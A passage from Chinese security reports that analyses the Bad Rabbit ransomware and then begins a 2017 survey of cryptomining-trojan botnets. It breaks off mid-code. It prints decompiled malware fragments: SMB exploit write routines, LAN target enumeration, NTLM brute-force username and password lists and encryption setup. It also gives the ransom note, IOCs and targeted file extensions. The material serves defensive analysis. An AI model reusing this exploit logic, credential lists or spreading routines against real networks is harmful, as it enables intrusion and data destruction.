.text:1000490E          mov    [ebp+var_4], eax
.text:10004911          call   ebx ; GetProcessHeap
.text:10004913          push   eax           ; hHeap
.text:10004914          call   ds:HeapFree
.text:1000491A          cmp    [ebp+var_4], 10002h
.text:10004921          mov    [ebp+var_4], 08ADF00Dh
.text:10004928          jz    kernel_write_success

542      # if the overwritten is correct, a modified transaction mid should be special_mid now.
543      # a new transaction with special_mid should be error.
544      recvPkt = conn.send_nt_trans(5, mid=special_mid, param=pack('<HH', fid, 0), data='')
545      if recvPkt.getNTStatus() != 0x1002: # invalid SMB
546          print('unexpected return status: 0x{:x}'.format(recvPkt.getNTStatus()))
547          print('!!! Write to wrong place !!!')
548          print('the target might be crashed')
549          return False
550
                                         安全客 ( bobao.360.cn )
```

使用不同的 MultiplexID 值发送 nt_trans_secondary，类似于 python 脚本中的 write_data() 函数：

```
call    send_nt_trans_secondary
test    al, al
jz      short loc_100041C6
push    7D0h           ; dwMilliseconds
call    ds:Sleep
movzx  eax, [ebp+arg_14]
and    dword ptr [esi+20h], 0
mov    [esi+8], eax
mov    [esi+18h], eax
inc    ax
mov    [esi+25h], ax
push   eax           ; _int16
push   [ebp+Src]       ; Src
movzx  eax, word ptr [ebx+32h]
push   esi           ; int
push   eax           ; _int16
push   [ebp+arg_4]     ; int
push   [ebp+s]         ; s
call   send_nt_trans_secondary
test   al, al
jz      short loc_100041C6
push   7D0h           ; dwMilliseconds
call   ds:Sleep
mov    [ebp+var_1], 1  安全客 ( bobao.360.cn )
```

```
388 def write_data(conn, info, write_addr, write_data):
389     # trans2.InData
390     conn.send_nt_trans_secondary(mid=info['trans1_mid'], data=pack('<'+info['PTR_FMT'], write_add
391     wait_for_request_processed(conn)
392
393     # write data
394     conn.send_nt_trans_secondary(mid=info['trans2_mid'], data=write_data)
395     wait_for_request_processed(conn)  安全客 ( bobao.360.cn )
396
```

相关信息

Rundll32.exe 启动 infpub.dat 动态库

```
0012ECE4 · 0012F9A4 | ModuleFileName = "C:\WINDOWS\system32\rundll32.exe"
0012ECE8 · 0012F38C | CommandLine = "C:\WINDOWS\system32\rundll32.exe C:\Windows\infpub.dat,#1 15"
0012ECEC · 00000000 | pProcessSecurity = NULL
0012ECF0 · 00000000 | pThreadSecurity = NULL
0012ECF4 · 00000000 | InheritHandles = FALSE
0012ECF8 · 00000000 | CreationFlags = CREATE_NO_WINDOW
0012ECFC · 00000000 | pEnvironment = NULL
0012ED00 · 00000000 | CurrentDir = NULL
安全客 ( bobao.360.cn )
```

公钥信息

```
result[19] = a2;
*result = v2;
result[13] = L"MIIBIjANBgkqhkiG9w0BAQEFAOCAs8AMIIBCgKCAQEAs5c1DuVFr5sQxZ+feQIVvZcEK0k4ucSF5Sk0kF9A3tR60/xAtB9/PV"
"howvu2TfBTsBnBs83hcFH8hjG2V5FDxFoSxpTqVsR4l0m5KB2S8ap4TinG/GN/SVNBFwllpRhV/vRNmKgKIdROvkHxyAL"
"uJyUuCZlloaJ5tB0YkATEHEyRsLcntZYsdwH1P+NmXiNg2MH5lZ9bEOk7YTMfwVKNgtaHx0LJ0yAkx4NR0DPOFLDQONW900h"
"ZSkRx3V7PC3Q29HHhyiKVCPJsOW11mNtwL7KX+7kfNe0CefByEwfS8t1tbkvjdeP2xBnPjb3GE1GA/oGcGjrXc6wV8WKsfYQIDAQAB";
result[1] = *RootPathName;
result[2] = v5;
qmemcpy(result + 3, a1, 0x21u);
result = CreateThread(0, 0, sub_10006299, result, 0, 0);
安全客 ( bobao.360.cn )
```

提权相关

```
void __thiscall sub_10007897(void *this)
{
    unsigned int v1; // eax
    signed int v2; // esi
    BYTE pbBuffer[4]; // [esp+0h] [ebp-4h]

    *(_DWORD *)pbBuffer = this;
    if ( !dword_10017B8C )
    {
        v1 = GetTickCount();
        srand(v1);
        dword_10017B90 = GetTickCount();
        v2 = 0;
        if ( sub_10007CC5(L"SeShutdownPrivilege") )
            v2 |= 1;
        if ( sub_10007CC5(L"SeDebugPrivilege") )
            v2 |= 2u;
        if ( sub_10007CC5(L"SeTcbPrivilege") )
            v2 |= 4u;
        dword_10017BC0 = v2;
        dword_10017B7C = sub_1000855F();
        sub_1000554A(pbBuffer, 4u);
        dword_10017BBC = *(_DWORD *)pbBuffer;
        if ( GetModuleFileNameW(hLibModule, &pszPath, 0x30Cu) )
            sub_10008832();
    }
}
安全客 ( bobao.360.cn )
```

感染目标 IP 段生成(依次获取已建立 TCP 连接的 IP ,本地 ARP 缓存的 IP 和局域网内的服务器 IP 地址)

```
-----, -- -- -- -- -- -- --  
v1 = (struct _RTL_CRITICAL_SECTION *)IpNetTable;  
sub_10006B95((char *)L"127.0.0.1", 1, (struct _RTL_CRITICAL_SECTION *)IpNetTable);  
sub_10006B95((char *)L"localhost", 1, v1);  
sub_10006B95((char *)L"0.0.0.0", 1, v1);  
nSize = 260;  
if ( GetComputerNameExW(ComputerNamePhysicalNetBIOS, (LPWSTR)Buffer, &nSize) )  
    sub_10006B95((char *)Buffer, 1, v1);  
v2 = CreateThread(0, 0, sub_10008B2E, v1, 0, 0);  
if ( v2 )  
    CloseHandle(v2);  
v3 = 0;  
while ( 1 )  
{  
    GetExtendedTcpTable(v1, v4, v5, v6, Buffer[0], Buffer[1]);  
    GetIpNetTable_0((PMIB_IPNETTABLE)v1, (PULONG)Buffer[2], Buffer[3]);  
    if ( !v3 )  
    {  
        NetServerEnum_0((int)v1, 0x80000000, 0);  
        v3 = 1;  
    }  
    Sleep(0x2BF20u);  
}
```

安全客 (bobao.360.cn)

```
if ( v13 >= 0x400 )
    break;
*&(v22 + 2 * v13) = inet_addr(v2->IpAddressList.IpAddress.String);
v23[2 * v13] = inet_addr(v2->IpAddressList.IpMask.String);
v3 = sub_1000641A(v2->IpAddressList.IpAddress.String);
lpMem = v3;
if ( v3 )
{
    sub_10006B95(v3, 1, lpThreadParameter);
    v4 = GetProcessHeap();
    HeapFree(v4, 0, lpMem);
}
if ( v2->DhcpEnabled )
{
    v5 = sub_1000641A(v2->DhcpServer.IpAddress.String);
    lpMema = v5;
    if ( v5 )
    {
        sub_10006B95(v5, 0, lpThreadParameter);
        v6 = GetProcessHeap();
        HeapFree(v6, 0, lpMema);
    }
}
v2 = v2->Next;
++v13;
}
while ( v2 );
if ( sub_10007D4E() )
    sub_10008D39(lpThreadParameter);
if ( v13 > 0 )
{
    do
    {
        v7 = LocalAlloc(0x40u, 0xCu);
        if ( v7 )
        {
            v8 = inet_addr("255.255.255.255");
            v9 = v23[2 * v14];
            v10 = v9 & *(&v22 + 2 * v14);
            if ( v9 & *(&v22 + 2 * v14) )
            {
                lpMemb = (v10 | v9 ^ v8);
                if ( lpMemb )
                {
                    *v7 = ntohs(v10);
                    v7[1] = ntohs(lpMemb);
                    v7[2] = lpThreadParameter;
                    v11 = CreateThread(0, 0, sub_10008AB3, v7, 0, 0);
                    if ( v11 )
                        *(&hObject + v14) = v11;
                }
            }
        }
    }
}
```

安全客 (bobao.360.cn)

NTLM 暴破的用户/密码列表

```
.data:10013478 login          dd offset aAdministrator ; DATA XREF: brute_force_ntlm+C3↑o
.data:10013478                 ; "Administrator"
.data:1001347C                 dd offset aAdmin_0      ; "Admin"
.data:10013480                 dd offset aGuest_0      ; "Guest"
.data:10013484                 dd offset aUser_0       ; "User"
.data:10013488                 dd offset aUser1_0      ; "User1"
.data:1001348C                 dd offset aUser1         ; "user-1"
.data:10013490                 dd offset aTest_0       ; "Test"
.data:10013494                 dd offset aRoot         ; "root"
.data:10013498                 dd offset aBuh          ; "buh"
.data:1001349C                 dd offset aBoss          ; "boss"
.data:100134A0                 dd offset aFtp           ; "ftp"
.data:100134A4                 dd offset aRdp          ; "rdp"
.data:100134A8                 dd offset aRdpuser       ; "rdpuser"
.data:100134AC                 dd offset aRdpadmin      ; "rdpadmin"
.data:100134B0                 dd offset aManager        ; "manager"
.data:100134B4                 dd offset aSupport        ; "support"
.data:100134B8                 dd offset aWork          ; "work"
.data:100134BC                 dd offset aOtherUser     ; "other user"
.data:100134C0                 dd offset aOperator        ; "operator"
.data:100134C4                 dd offset aBackup          ; "backup"
.data:100134C8                 dd offset aAsus          ; "asus"
.data:100134CC                 dd offset aFtpuser        ; "ftpuser"
.data:100134D0                 dd offset aFtpadmin       ; "ftpadmin"
.data:100134D4                 dd offset aNas           ; "nas"
.data:100134D8                 dd offset aNasuser        ; "nasuser"
.data:100134DC                 dd offset aNasadmin       ; "nasadmin"
.data:100134E0                 dd offset aSuperuser      ; "superuser"
.data:100134E4                 dd offset aNetguest       ; "netguest"
.data:100134E8                 dd offset aAlex           ; "alex"
.data:100134EC                 dd offset servername     ; DATA XREF: brute_force_ntlm+CD↑r
.data:100134F0 password        dd offset servername
.data:100134F4                 dd offset aAdministrator
.data:100134F8                 dd offset aAdministrator_1
.data:100134FC                 dd offset aGuest_0
.data:10013500                 dd offset aGuest
.data:10013504                 dd offset aUser_0
.data:10013508                 dd offset aUser
```

安全客 (bobao.360.cn)

```
^__WORD ^__WORD a2, dwBytes, buf;
*((_BYTE *)v5 + 39) = 2;
*((_DWORD *)v5 + 10) = *((_DWORD *)"NT\LM\0.12";
*((_DWORD *)v5 + 11) = *((_DWORD *)"M\0.12";
*((_WORD *)v5 + 24) = *((_WORD *)"12";
*((_BYTE *)v5 + 50) = aNtLm0_12[10];
if ( send(s, (const char *)v5, 51, 0) > 0 && recv(s, buf, 0xFFFF, 0) > 0 && !*(DWORD *)(buf + 9) )
{
    v14 = sub_10001C3A(s, a2, dwBytes, buf);
    if ( !v14 )
    {
        v13 = 0;
        v7 = (void **)login;
    }
    v8 = 0;
    while ( 1 )
    {
        v14 = sub_10001747(s, a2, dwBytes, *v7, *(BYTE **)((char *)&password + v8), buf);
        if ( v14 )
            break;
        v8 += 4;
        if ( v8 >= 0xFFFF )

```

安全客 (bobao.360.cn)

尝试通过 IPC 匿名管道加密

```

.data:100135BC names |
.data:100135C0
.data:100135C4
.data:100135C8
.data:100135CC
.data:100135D0
.data:100135D4
.data:100135D8
.data:100135DC
.data:100135E0
.data:100135E4
.data:100135E8

        dd offset aAtsvc          ; DATA XREF: sub_10002191+20^r
        dd offset aBrowser         ; "atsvc"
        dd offset aEventlog        ; "browser"
        dd offset aLsarpC          ; "eventlog"
        dd offset aNetlogon        ; "lsarpC"
        dd offset aNtSvcs          ; "netlogon"
        dd offset aSpoolss         ; "ntsvcs"
        dd offset aSamr            ; "spoolss"
        dd offset aSrVusvc         ; "samr"
        dd offset aScerpc          ; "srVusvc"
        dd offset aSvccTl           ; "scerpc"
        dd offset aVksSvC          ; "svccTl"      安全客 ( bobao.360.cn )
        dd offset aWkssvc          ; "svccTl"

```

```

char __userpurge sub_10002191@<al>(int *a1@<edi>, SOCKET s, int a3, int a4)
{
    char v4; // bl@1
    unsigned int v5; // esi@2

    v4 = 0;
    if ( sub_10001EB9(s, (int)a1, a3, (int)"IPC$") )
    {
        v5 = 0;
        while ( !sub_10002054(s, *a1, a4, (int)names[v5], 1) )
        {
            ++v5;
            if ( v5 >= 12 )
                return v4;
        }
        v4 = 1;
    }
    return v4;
}                                     安全客 ( bobao.360.cn )

```

```

v2 = dword_10017BBC;
v6 = GetLogicalDrives();
v7 = 31;
do
{
    result = 1 << v7;
    if ( (1 << v7) & v6 )
    {
        RootPathName[0] = v7 + 65;
        RootPathName[1] = 58;
        v5 = 92;
        result = GetDriveTypeW(RootPathName);
        if ( result == 3 )
        {
            result = (signed int)LocalAlloc(0x40u, 0x50u);
            if ( result )
            {
                *(DWORD*)(result + 76) = a2;
                *(DWORD*)(result + 52) = L"MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIICgKCAQEAE5c1DuUFr5sQxZ+feQ1Uu2cEK0k4uCSF5Sk0kF9A"
                "3tR60/xAt89/PUhouuu2TFBTRsnBs83hcFH8hjG2U5F50xFoSxpTqUsRh10m5KB2S8ap4TinG/GN/SUNB"
                "Fw1lpRH0/uVRMnNkgk1iRDvKXhgLuJyUuZ1IoaJ5tB0YkATEHEYrsLcnz2YsdwH1P+NmXiNg2HH51Z9bE"
                "0K7VTHFwUKNqtHaX0LJOyhx4NR0DP0FLDQQDN900hZSKRx3U7PC3Q29HHhjiKUCPjs0W11mNtwL7KX+7"
                "kFNe0CeFByEWFSBT1tbkjdeP2x8nPjb3GE1GA/oGc6jrXc6wU8W3sFYQ1DQA0B";
                *(DWORD*)(result + 4) = *(DWORD*)RootPathName;
                *(DWORD*)(result + 8) = v5;
                qmemcpy((void*)(result + 12), a1, 0x21u);
                result = (signed int)CreateThread(0, 0, sub_10006299, (LPUUID)result, 0, 0);
            }
        }
        --v7;
    }
    while ( v7 >= 0 );
    return result;
}                                     安全客 ( bobao.360.cn )

```

感染成功后的 logo

Oops! Your files have been encrypted.

If you see this text, your files are no longer accessible.
You might have been looking for a way to recover your files.
Don't waste your time. No one will be able to recover them without our
decryption service.

We guarantee that you can recover all your files safely. All you
need to do is submit the payment and get the decryption password.

Visit our web service at caforsstxqzf2nm.onion

Your personal installation key#1:

ZIbAxmad9PDMfz4kieAP6EFvY6HUPt9TdDhK5CjB2tg784M1aUe+vFTf4yskXj6L
6i1GQaPzqExiAC4nfQR7UNlshJoeL4k5eioZ13s7c+2aKv9YkR9Gp1U/A0efHGCG
Wwaq9Ra5Z+byAMBj86v7cIK9EMLTUJI/XAuCrfgtpp2yIiEidGSMFt+5LXfdLqCbK
YurzBchMffFwg8f1S/RmM8j8Kc7veTBcbajbBx+PFc+bBZGTQA00D3cPprU3CWp
M6Bv0WEq3BoZ0oLKqmPitEXFAX3d5hXFznI+FZ54HfxdbRJ+sHZun8HKR0J9XPY8
+BAOTE37/+xHf2QwmBzZhnuXY/FpgbWkg==

If you have already got the password, please enter it below.
Password#1: _

安全客 (bobao.360.cn)

Indicators of Compromise (IOCs)

文件哈希

fbfdc39af1139aebba4da004475e8839 – 木马释放器（最初被释放的样本）

1d724f95c61f1055f0d02c2154bbcccd3 – infpub.dat – 主要的 DLL

b4e6d97dafd9224ed9a547d52c26ce02 – csc.dat – 用于磁盘加密的合法驱动

b14d8faf7f0cbcfa051cefe5f39645f – dispcl.exe – 安装 bootlocker，与驱动通信
域名

1dnscontrol[.]com

caforsstxqzf2nm[.]onion

IP 地址

185.149.120[.]3

疑似受影响网站

Argumentiru[.]com

Fontanka[.]ru

Adblribi[.]ro

Spbvoditel[.]ru
Grupovo[.]bg
www.sinematurk[.]com
加密的目标文件后缀
.3ds.7z.accdb.ai.asm.asp.aspx.avhd.back.bak.bmp.brw.c.cab.cc.cer.cfg.conf.cpp.cr
t.cs.ctl.cxx.dbf.der.dib.disk.d"
"jvu.doc.docx.dwg.eml.fdb.gz.h.hdd.hpp.hxx.iso.java.jfif.jpe.jpeg.jpg.js.kdbx.key.m
ail.mdb.msg.nrg.odc.odf.odg."
"odi.odm.odp.ods.odt.ora.ost.ova.ovf.p12.p7b.p7c.pdf.pem.pfx.php.pmf.png.ppt.
pptx.ps1.pst.pvi.py.pyc.pyw.qcow.q"
"cow2.rar.rb.rtf.scm.sln.sql.tar.tib.tif.tiff.vb.vbox.vbs.vcb.vdi.vfd.vhd.vhdx.vmc.vmd
k.vmsd.vmtm.vmx.vsdx.vsv."
"work.xls.xlsx.xml.xvd.zip."
base64 编码后的公钥信息
"MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEA5cIDuVFr5sQxZ+feQI
VvZcEK0k4uCSF5SkOkF9A3tR6O/xAt89/PV"
"howvu2TfBTRsnBs83hcFH8hjG2V5F5DxFoSxpTqVsR4lOm5KB2S8ap4TinG/GN/
SVNBFWllpRhV/vRWNmKgKIdROvkHxyAL"
"uJyUuCZlIoaJ5tB0YkATEHEyRsLcntZYsdwH1P+NmXiNg2MH5lZ9bEOk7YTMfwV
KNqtHaX0LJOyAkx4NR0DPOFLDQONW9OOh"
"ZSkRx3V7PC3Q29HHhyiKVCPJsOW1l1mNtwL7KX+7kfNe0CefByEWfSBt1tbkvjde
P2xBnPjb3GE1GA/oGcGjrXc6wV8WKsfYQIDAQAB"
硬编码的爆破帐号/密码
帐号:
Administrator, Admin, Guest, User, User1, user-1, Test, root, buh, boss, ftprdp, rdp
user, rdpadmin, manager, support, work, otheruser, operator, backup, asus, ftpuser, ftpadmin
n, nas, nasuser, nasadmin, superuser, netguest, alex
密码

Administrator, administrator, Guest, guest, User, user, Admin, adminTest, test root, 123, 1234, 12345, 123456, 1234567, 12345678, 123456789, 1234567890, Administrator123, administrator123, Guest123, guest123, User123, user123, Admin123, admin123Test123, test123, password, 111111, 55555, 77777, 777, qwe, qwe123, qwe321, qwer, qwert, qwerty, qwerty123, zxc, zxc123, zxc321, zxvc, uiop, 123321, 321, love, secret, sex, god

0x03 处理建议

1. 建议用户默认开启防火墙禁用 Windows 客户端 139, 445 端口访问，如若需要开启端口建议定期更新微软补丁。
2. 下载 360 安全卫士，更新“永恒浪漫”等永恒系列漏洞。
3. 该类勒索病毒 360 安全卫士在该病毒爆发之前已能拦截，建议下载并安装 360 安全卫士进行有效防御。

0x04 时间线

2017-10-24 事件被披露

2017-10-25 360CERT 完成了基本分析报告

2017-10-27 报告增加“永恒浪漫”漏洞使用技术信息

0x05 参考

1. <http://blog.talosintelligence.com/2017/10/bad-rabbit.html#more>
2. <https://www.forbes.com/sites/thomasbrewster/2017/10/24/bad-rabbit-ransomware-using-nsa-exploit-in-russia/&refURL=https://t.co/zIjBLXa1BI&referrer=https://t.co/zIjBLXa1BI>
3. <https://securelist.com/bad-rabbit-ransomware/82851/>
4. <https://securingtomorrow.mcafee.com/mcafee-labs/badrabbit-ransomware-burows-russia-ukraine/>
5. <https://www.forbes.com/sites/thomasbrewster/2017/10/24/bad-rabbit-ransomware-using-nsa-exploit-in-russia/#8697ad455368>
6. <https://www.virustotal.com/en/domain/1dnscontrol.com/information/>

7. https://github.com/worawit/MS17-010/blob/master/zzz_exploit.py

360CERT

360CERT 全称 “360 Computer Emergency Readiness Team” 我们致力于维护计算机网络空间安全，是 360 基于“协同联动，主动发现，快速响应”的指导原则，对全球重要网络安全事件进行快速预警、应急响应的安全协调团队。官网地址：<http://cert.360.cn>



【木马事件】

2017 挖矿木马的疯狂敛财暗流

作者：360 安全卫士

文章来源：【安全客】<https://www.anquanke.com/post/id/91169>

0x1 前言

如果说勒索病毒是暴露在大众视野中的“恶魔”，那么挖矿木马就是潜藏在阴暗之处的“寄生虫”。在 2017 年这个安全事件频发的年份，除了受到全世界关注的“WannaCry”勒索病毒的出现之外，一大波挖矿木马也悄然崛起。不同于勒索病毒的明目张胆，挖矿木马隐蔽在几乎所有安全性脆弱的角落中，悄悄消耗着计算机的资源。由于其隐蔽性极强，大多数 PC 用户和服务器管理员难以发现挖矿木马的存在，这也导致挖矿木马数量的持续上涨。本文将通过多个方面介绍挖矿木马的种类，发展趋势，危害以及防范措施。

0x2 挖矿木马概述

2009 年，比特币横空出世。得益于其去中心化的货币机制，比特币受到许多行业的青睐，其交易价格也是一路走高。图 1 展示了比特币从 2013 年 7 月到 2017 年 12 月交易价格（单位：美元）变化趋势。



图 1 比特币 2013 年-2017 年交易价格变化趋势

由于比特币的成功，许多基于区块链技术的数字货币纷纷问世，例如以太币，门罗币等。这类数字货币并非由特定的货币发行机构发行，而是依据特定算法通过大量运算所得。而完成如此大量运算的工具就是挖矿机程序。

挖矿机程序运用计算机强大的运算力进行大量运算，由此获取数字货币。由于硬件性能的限制，数字货币玩家需要大量计算机进行运算以获得一定数量的数字货币，因此，一些不法分子通过各种手段将挖矿机程序植入受害者的计算机中，利用受害者计算机的运算力进行挖矿，从而获取利益。这类在用户不知情的情况下植入用户计算机进行挖矿的挖矿机程序就是挖矿木马。

挖矿木马最早出现于 2013 年。图 2 展示了自 2013 年开始国内披露的大规模挖矿木马攻击事件数量。




图 2 2013 年-2017 年国内披露的挖矿木马攻击事件

由于数字货币交易价格不断走高，挖矿木马的攻击事件也越来越频繁，不难预测未来挖矿木马数量将继续攀升。

对于挖矿木马而言，选择一种交易价格较高且运算力要求适中的数字货币是短期内获得较大收益的保障。图 3 展示了挖矿木马所选择的币种比例。




图3 挖矿木马所选币种比例

不难看出，门罗币是最受挖矿木马青睐的币种。黑客之所以选择门罗币作为目标主要有以下几个原因：

门罗币交易价格不俗。虽然门罗币在交易价格上不比比特币，但其依然保持在一个较高的交易价格。

门罗币是一种匿名币，安全性更高。匿名币是一种在交易过程中隐藏交易金额、隐藏发送方与接收方的一种特殊的区块链代币。由于这样一个特性，任何人都无法在区块链浏览器中查找到门罗币交易的金额和交易双方的地址。这也为黑客转移门罗币提供便利。

门罗币是基于 CryptoNight 算法运算得到的，通过计算机的 CPU 和 GPU 即可进行该算法的运算而不需要其他特定的硬件支持。

互联网上有许多优秀的开源门罗币挖矿项目，黑客可以“即拿即用”。

暗网市场支持门罗币交易。

由于门罗币的这些“优点”，越来越多的挖矿木马选择门罗币作为目标。

在下文中我们将根据挖矿木马的种类分别对不同类型的挖矿木马进行详细介绍和分析。

0x3 挖矿木马详解

挖矿木马僵尸网络兴起

僵尸网络（Botnet）是黑客通过入侵其他计算机，在其他计算机中植入恶意程序并通过该恶意程序继续入侵更多计算机，从而建立起来的一个庞大的傀儡计算机网络。僵尸网络中的每一台计算机都是一个被黑客控制的节点，也是一个发起攻击的节点。黑客入侵计算机并植入挖矿木马，之后利用被入侵的计算机继续向其他计算机植入挖矿木马从而构建的僵尸网络就是挖矿木马僵尸网络。

2017年是挖矿木马僵尸网络大规模爆发的一年，出现了“Bondnet”，“Adylkuzz”，“隐匿者”等多个大规模挖矿木马僵尸网络，而其中很大一部分的挖矿木马僵尸网络来自于中国。

僵尸网络的建立

僵尸网络是否能成规模关键在于僵尸网络的初步建立。黑客需要一个能够完成大规模入侵的攻击武器以获得更多计算机的控制权。

“永恒之蓝”漏洞攻击武器的出现助长了挖矿木马僵尸网络的建立。2017年4月，shadow broker公布了NSA（美国国家安全局）方程式组织的漏洞攻击武器“永恒之蓝”。2017年5月爆发的造成空前影响的“WannaCry”勒索病毒就是通过“永恒之蓝”进行传播的。而在“WannaCry”爆发之前，已有挖矿木马利用“永恒之蓝”进行传播。“永恒之蓝”有两个其他漏洞利用工具无法企及的优势：

攻击无需载体。不同于利用浏览器漏洞或者办公软件漏洞进行的“被动式攻击”，“永恒之蓝”漏洞利用攻击是一种“主动式攻击”，黑客只需要向目标发送攻击数据包而不需要目标进行额外的操作即可完成攻击。

攻击目标广。只要目标计算机开启445端口且未及时打补丁，黑客就可以成功入侵目标计算机。黑客完全可以进行全网扫描捕捉猎物。

正因此，“永恒之蓝”一时间成了挖矿木马僵尸网络的标配。表1展示了2017年爆发的几个大规模挖矿木马僵尸网络配备“永恒之蓝”漏洞利用武器的情况。

表1 挖矿木马僵尸网络配置“永恒之蓝”模块情况

挖矿木马僵尸网络家族	是否配备“永恒之蓝”模块
Adylkuzz	√
隐匿者	√
mateMiner	√
fontsMiner	√
Bondnet	✗
yamMiner	✗

其中一些僵尸网络是完全依靠“永恒之蓝”漏洞攻击武器站稳脚跟的，例如“隐匿者”僵尸网络。图4展示了“隐匿者”僵尸网络僵尸程序传播量变化趋势。不难看出，借助于“永恒之蓝”漏洞攻击武器，“隐匿者”在2017年4月底爆发式增长。（更多细节见报告：<http://www.freebuf.com/articles/web/146393.html>）




图 4 “隐匿者”僵尸网络僵尸程序各版本传播量

随着漏洞的更多细节公之于众，各式各样的“永恒之蓝”漏洞攻击工具问世。在 2017 年 9 月出现并呈增长趋势的“mateMiner”僵尸网络中集成了由 Powershell 编写的“永恒之蓝”漏洞攻击模块。图 5 展示了部分攻击代码。

图 5 “mateMiner” 僵尸网络“永恒之蓝”模块部分代码片段

除了“永恒之蓝”漏洞攻击武器之外，其它各类 Nday 漏洞也备受挖矿木马僵尸网络的青睐。“yamMiner”僵尸网络就是利用 Java 反序列化漏洞进行服务器入侵的。

“yamMiner” 僵尸网络 2016 年底出现，并在 2017 年呈现增长趋势，目前仍处在活跃状态。该僵尸网络建立之初，通过 Java Commons Collections 反序列化漏洞入侵服务器，漏洞如下所示：

漏洞	描述
CVE-2015-7450	IBM WebSphere Java Comments Collections 组件反序列化漏洞
CVE-2015-4852	Oracle WebLogic Server Java 反序列化漏洞

(更多细节见：<http://www.freebuf.com/articles/system/129459.html>)

使用 Nday 漏洞进行入侵攻击对于未打补丁的计算机而言效果立竿见影。而国内未能及时打补丁的计算机数量并不少，这也是这类挖矿木马僵尸网络持续保持活跃的重要原因之一。

(2) 僵尸网络的扩张

当僵尸网络初具雏形后，黑客需要通过现有的傀儡机攻击更多的计算机，通过量的积累转化为可见的利益。因此，僵尸网络中的每一台傀儡机都是攻击的发起者，而他们的目标是互联网中的所有计算机。

“永恒之蓝” 漏洞攻击武器在僵尸网络的扩张中起到重要的作用。在上文中展示了“永恒之蓝” 漏洞攻击武器在僵尸网络建立时发挥的重要作用，这些同样作用于僵尸网络的扩张，在此不再赘述。

端口扫描和爆破也是僵尸网络扩张的帮手。“隐匿者” 挖矿木马僵尸网络中带有全网扫描模块，僵尸程序会不断地对随机 ip 进行指定端口扫描，若端口开放则尝试进行爆破，爆破成功后则登录目标计算机植入挖矿木马和僵尸程序，继续进一步的扩张。图 6 展示了“隐匿者” 挖矿木马僵尸网络端口扫描模块代码片段。表 2 展示了“隐匿者” 僵尸网络爆破模块、爆破对象以及当前支持情况。

```
if ( _byte_5307B9 )
{
    sub_42BC92((int)"WPD.cpp", 343, (int)[main] Scanner Running in TCP_SYN mode.", v28);
    sub_4020D8(&v63, a1, (int)"TCP_SYN");
    LOBYTE(v65) = 7;
    sub_42D9CE(v4, a1, (int)&v63);
    dword_5307A4 = v13;
    LOBYTE(v65) = 1;
    sub_4021E0(&v63, a1);
